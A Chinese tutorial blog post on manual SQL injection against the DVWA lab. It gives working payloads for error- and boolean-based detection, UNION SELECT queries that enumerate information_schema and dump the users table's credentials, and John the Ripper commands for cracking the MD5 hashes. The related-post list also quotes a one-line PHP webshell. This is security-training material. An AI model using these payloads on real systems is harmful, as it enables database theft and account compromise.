
小白日记39:kali渗透测试之Web渗透-SQL手工注入(一)-检测方法
SQL手工注入(一)
SQL注入:通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串,最终达到欺骗服务器执行恶意的SQL命令。【SQL注入原理】
##服务端程序将用户输入参数作为查询条件,直接拼接SQL语句,并将查询结果返回给客户端浏览器
用户登录判断
SELECT * FROM users WHERE user=‘uname' AND password=‘pass‘
SELECT * FROM users WHERE user=‘name' AND password='' OR ''='‘ 【OR:逻辑运算符,(password假)''或''('1'='1'真)】
SQL注入存在位置
表单、GET方式的URL
SQL检测方法
1、基于报错的检测方法(low)
' (单引号)

'' (尝试两个单引号)【结果:两两闭合】
#'a"b (单引号+a+双引号+b)

#'a"b' (单引号+a+双引号+b+')

则证明可以构造复杂的SQL语句进行注入
"
%
()
2、基于布尔的检测
First: 1' and '1'='1 等于 1' and '1 【猜测语句:select first_name,surname from users where id=' 1' and '1'='1 ' 】

Second: 1' and '1'='2 等于 1' and '0 【若无返回结果,则可验证上猜测语句】
3、表列数/显示信息位于哪一列
' order by 9-- (单引号+order by +空格+ 数字【该数字用于指定字段,可以填大而后猜确切列数】+ --+空格【一定要注意有空格,否则会语法错误 --:为注释】)
构造select语句
4、联合查询【为了在过滤的单引号后面,再运行查询语句】
union与union all 作用基本完全相同
First:' union select 1,2-- 【确定查询后结果在页面中出现位置】

Second:1' union select user(),2-- 【1替换成一个数据库默认函数user() 查询数据库用户】
' union select user(),version()-- 【将2替换成函数version() 查询版本】
database() 查询数据库名称
全局函数:@@datadir 查询数据库的文件位置
@@hostname 查询主机名
@@version_compile_os 查询操作系统版本
构造复杂的SQL语句
' union select database(),substring_index(USER(),"@",1)--
为方便查看指令,使用火狐插件hackbug,使用F9调出

绕过一些过滤不严的机制

CHAR() 将ASCII码转换为对应字符
连接字符
CONCAT_WS() 将多个函数连接在一起

计算MD5 【可用于使用别人的服务器资源来为自己做大量的数据运算】
了解数据库的数据结构
MySQL:所有的元数据都保存在一张元数据表【information_schema】

1、查看所有库所有表/统计库中表的数量
' union select table_name,table_schema from information_schema.tables--+ [所有库所有表]
' UNION select table_schema,count(*) FROM information_Schema.tables group by table_schema -- [统计每个库中表的数量]


2、 Dvwa库中的表名 【一个参数漏洞,也可造成拖库】
' union select table_name,table_schema from information_schema.tables where table_schema='dvwa'--+ 【通过表名猜测账号密码存放位置】

3、查询users表中所有的列(user_id、first_name、last_name、user、password、avatar)
' union select table_name,column_name from information_schema.columns where table_schema='dvwa' and table_name='users'--+
4、查询user、password列中的内容
' union select user,password from dvwa.users--+
' union select user,password from users--+
' union select null, concat(user,0x3a,password) from users--+ 【concat:连接,需指定分隔符】
5、密码破解
猜测密码算法:hash-identifier

username:passhash ——> dvwa.txt 【将账号:密码整理成一个文本文件】


工具:
john --format=raw-MD5 dvwa.txt
小白日记39:kali渗透测试之Web渗透-SQL手工注入(一)-检测方法的更多相关文章
- 小白日记41:kali渗透测试之Web渗透-SQL手工注入(三)-猜测列名、表名、库名、字段内容,数据库写入
SQL手工注入 靶机:metasploitable(低) 1.当无权读取infomation_schema库[MySQL最重要的源数据库,必须有root权限]/拒绝union.order by语句 ...
- 小白日记28:kali渗透测试之Web渗透-扫描工具-Nikto
扫描工具-Nikto #WEB渗透 靶机:metasploitable 靶场:DVWA[默认账号/密码:admin/password] #新手先将DVWA的安全性,调到最低,可容易发现漏洞 侦察[减少 ...
- 小白日记30:kali渗透测试之Web渗透-扫描工具-Skipfish
WEB渗透-skipfish Skipfish是一个命令行模式,以C语言编写的积极的Web应用程序的安全性侦察工具,没有代理模式. 它准备了一个互动为目标的网站的站点地图进行一个递归爬网和基于字典的探 ...
- 小白日记50:kali渗透测试之Web渗透-CSRF
CSRF CSRF原理:经常与XSS混淆. 从信任的角度进行区分:XSS:利用用户对站点的信任:CSRF:利用站点对已经身份认证的信任(有一定的信任)[默认情况:站点不信任客户端] 结合社工在身份认证 ...
- 小白日记45:kali渗透测试之Web渗透-SqlMap自动注入(三)-sqlmap参数详解-Optimization,Injection,Detection,Techniques,Fingerprint
sqlmap自动注入 Optimization [优化性能参数,可提高效率] -o:指定前三个参数(--predict-output.--keep-alive.--null-connection) - ...
- 小白日记43:kali渗透测试之Web渗透-SqlMap自动注入(一)-sqlmap参数详解TARGET
SqlMap自动注入(一) sqlmap是一款非常强大的开源sql自动化注入工具,可以用来检测和利用sql注入漏洞[动态页面中get/post参数.cookie.HTTP头].它由Python语言开发 ...
- 小白日记51:kali渗透测试之Web渗透-WebShell(中国菜刀、WeBaCoo、Weevely)
webshell 本质:<?php echo shell_exec($_GET['cmd']);?> windows平台 中国菜刀官网:胖客户端程序,国产中比较优秀的webshell,适用 ...
- 小白日记54:kali渗透测试之Web渗透-补充概念(AJAX,WEB Service)
补充概念 AJAX(异步javascript和XML) Asynchronous javascript and xml 是一个概念,而非一种新的编程语言,是一组现有技术的组合 通过客户端脚本动态更新页 ...
- 小白日记52:kali渗透测试之Web渗透-HTTPS攻击(Openssl、sslscan、sslyze、检查SSL的网站)
HTTPS攻击 全站HTTPS正策划稿那位潮流趋势 如:百度.阿里 HTTPS的作用 CIA 解决的是信息传输过程中数据被篡改.窃取 [从中注入恶意代码,多为链路劫持] 加密:对称.非对称.单向 HT ...
随机推荐
- C语言反转字符串
也是面腾讯的一道编程题=,= 这题比较简单 代码如下: #include <stdio.h> #include <string.h> // 非递归实现字符串反转 char *r ...
- WeChat Official Account Admin Platform API Introduction
Keyword: WeChat API Introduction Message and GeneralAuthor: PondBay Studio[WeChat Developer EXPERT] ...
- CreateThread函数&&CString::GetBuffer函数
对这个两个常见的windows下的函数学习了一下: //最简单的创建多线程实例 #include <stdio.h> #include <windows.h> //子线程函数 ...
- 快速建立Linux c/c++编译环境
sudo apt-get install build-essential 省时又省心~
- 我从其他人的Shell脚本中学到的
我从其他人的Shell脚本中学到的 2013/08/20 | 分类: 程序员 | 2 条评论 | 标签: SHELL, 脚本 分享到:17 本文由 伯乐在线 - 伯乐在线读者 翻译自 Fizer Kh ...
- HTML5每日一练之input新增加的六种时间类型应用
今天介绍一下input在HTML5中新增加的时间类型的应用,与昨天的练习一样,如果在以下这几种输入框中输入的格式不正确,也是无法提交的. 注意:此种类型的input在Opera10+中效果为佳,Chr ...
- Spring Data JPA 教程(翻译)
写那些数据挖掘之类的博文 写的比较累了,现在翻译一下关于spring data jpa的文章,觉得轻松多了. 翻译正文: 你有木有注意到,使用Java持久化的API的数据访问代码包含了很多不必要的模式 ...
- VMware搭建12.0搭建Mac OS10.11详细过程
1.软件准备 1.1VMware12.0 1.2VMware增强包 1.3Mac OS10.11 cdr(相当于dmg) 1.4securable.exe 2.软件破解 2.1VMware输入序列号破 ...
- Unity3D之空间转换学习笔记(二):基础数学
这期笔记我们专注Unity提供的各种数学相关的类来学习. 时间Time API文档地址:http://docs.unity3d.com/ScriptReference/Time.html 时间加/减速 ...
- 令人惊奇的gdb和pstack
pstack竟然是一个shell脚本,核心是调用gdb的thread apply all bt查看进程的所有线程的堆栈,之后用sed正则展示线程堆栈信息. /proc/pid/exe是一个指向可执行文 ...